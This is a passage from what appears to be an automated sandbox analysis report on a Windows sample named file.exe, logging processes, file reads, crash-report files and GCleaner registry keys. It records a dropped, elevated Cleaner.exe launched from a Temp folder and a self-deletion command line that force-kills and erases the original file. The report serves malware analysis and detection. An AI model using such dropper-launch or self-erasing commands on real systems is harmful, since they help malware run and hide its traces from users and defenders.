C:\ProgramData\Microsoft\Windows\WER\Temp\WER2ACC.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_14062c50\Report.wer	0	2	fd fd		success or wait	1	6F36497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_14062c50\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	172	6F36497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_14062c50\Report.wer	11520	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 39 00 30 00 30 00 36 00 37 00 37 00 36 00 33 00 33 00	MetadataHash=-900677633	success or wait	1	6F36497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{1af324cd-f4d0-f4ff-b545-92547fd3a13e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F3836BF	unknown
\REGISTRY\A\{1af324cd-f4d0-f4ff-b545-92547fd3a13e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F3836BF	unknown
\REGISTRY\A\{1af324cd-f4d0-f4ff-b545-92547fd3a13e}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6F3643D1	unknown

Analysis Process: cmd.exe PID: **5760**, Parent PID: **3196**

General

Target ID:	20
Start time:	17:30:20
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\cmd.exe" /c start /I "" "C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Cleaner.exe
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **4744**, Parent PID: **5760**

General

Target ID:	21
Start time:	17:30:21
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: Cleaner.exe PID: **5208**, Parent PID: **5760**

General

Target ID:	22
Start time:	17:30:21
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Cleaner.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\6clvSx8en71SUI1hUuzQ6n56lWM0\Cleaner.exe"
Imagebase:	0x1cfc72f0000
File size:	3947920 bytes
MD5 hash:	04514BD4962F7D60679434E0EBE49184
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 29%, ReversingLabs

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA0508F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA0508F1E9	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04F5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA04F5B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA050312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04F62625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	7FFA050312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA050312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	7FFA050312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA050312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA050312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA050312E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA04F5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA04F5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA03EBB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA03EBB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Accessibility\053d7928abe50e911f11f88a6e79aa8d\Accessibility.ni.dll.aux	unknown	300	success or wait	1	7FFA050312E7	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\GCleaner	success or wait	1	7FFA03EBE75B	RegCreateKeyExW
HKEY_CURRENT_USER\Software\GCleaner\Trial	success or wait	1	7FFA03EBE75B	RegCreateKeyExW
HKEY_CURRENT_USER\SOFTWARE\GCleaner\License	success or wait	1	7FFA03EBE75B	RegCreateKeyExW
HKEY_CURRENT_USER\SOFTWARE\GCleaner\Install	success or wait	1	7FFA03EBE75B	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\GCleaner\Trial	Count	unicode	0	success or wait	1	7FFA03EC03AD	RegSetValueExW
HKEY_CURRENT_USER\Software\GCleaner\License	License	unicode	0	success or wait	1	7FFA03EC03AD	RegSetValueExW
HKEY_CURRENT_USER\Software\GCleaner\Install	Postcheck	unicode	Confirmed	success or wait	1	7FFA03EC03AD	RegSetValueExW

Analysis Process: WerFault.exe PID: **3608**, Parent PID: **3196**

General

Target ID:	26
Start time:	17:30:51
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 1552
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1388**, Parent PID: **3196**

General

Target ID:	27
Start time:	17:30:55
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /c taskkill /im "file.exe" /f & erase "C:\Users\user\Desktop\file.exe" & exit
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4392**, Parent PID: **1388**

General

Target ID:	28
Start time:	17:30:56
Start date:	03/10/2022

Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: taskkill.exe PID: **2324**, Parent PID: **1388**

General

Target ID:	29
Start time:	17:30:56
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\taskkill.exe
Wow64 process (32bit):	true
Commandline:	taskkill /im "file.exe" /f
Imagebase:	0x130000
File size:	74752 bytes
MD5 hash:	15E2E0ACD891510C6268CB8899F2A1A1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly